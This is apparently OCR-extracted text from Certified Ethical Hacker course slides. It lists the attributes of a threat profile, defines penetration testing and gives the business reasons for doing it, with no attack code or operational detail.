
The threat profile can be created to include the details of the following attributes:

1. **Description**
2. **Motive**
3. **Intent**
4. **Capability**
5. **Ownership Detail**
6. **Target Detail**
7. **Operating Methods**
8. **Objective**

Notes:



LO#10: Explain Different Types of Penetration Testing and its Phases




Penetration Testing

CEH
Certified Ethical Hacker


- Penetration testing is a method of evaluating the security of an information system or network by **simulating an attack to find out vulnerabilities** that an attacker could exploit
- **Security measures** are actively analyzed for design weaknesses, technical flaws, and vulnerabilities
- It not only points out vulnerabilities but also **documents** how the weaknesses can be exploited
- The results are delivered to executive management and technical audiences in a comprehensive **report**

Notes: ______________________________



Why do Penetration Testing?

- Identify the threats facing an **organization's information assets**
- Test and validate the efficacy of **security protections and controls**
- Reduce an organization's expenditure on IT security and enhance **Return On Security Investment (ROSI)** by identifying and remediating vulnerabilities or weaknesses
- Change or upgrade **existing infrastructure** of software, hardware, or network design
- Provide assurance with a comprehensive **assessment of organization's security** including policy, procedure, design, and implementation
- Focus on **high-severity vulnerabilities** and emphasize **application-level security issues** to development teams and management
- Gain and maintain **industry regulated** certification (BS7799, HIPAA, or other regulations)
- Provide a comprehensive approach of **preparation steps** that can be taken to prevent future exploitation
- Adopt **best practices** in compliance with legal and industry regulations
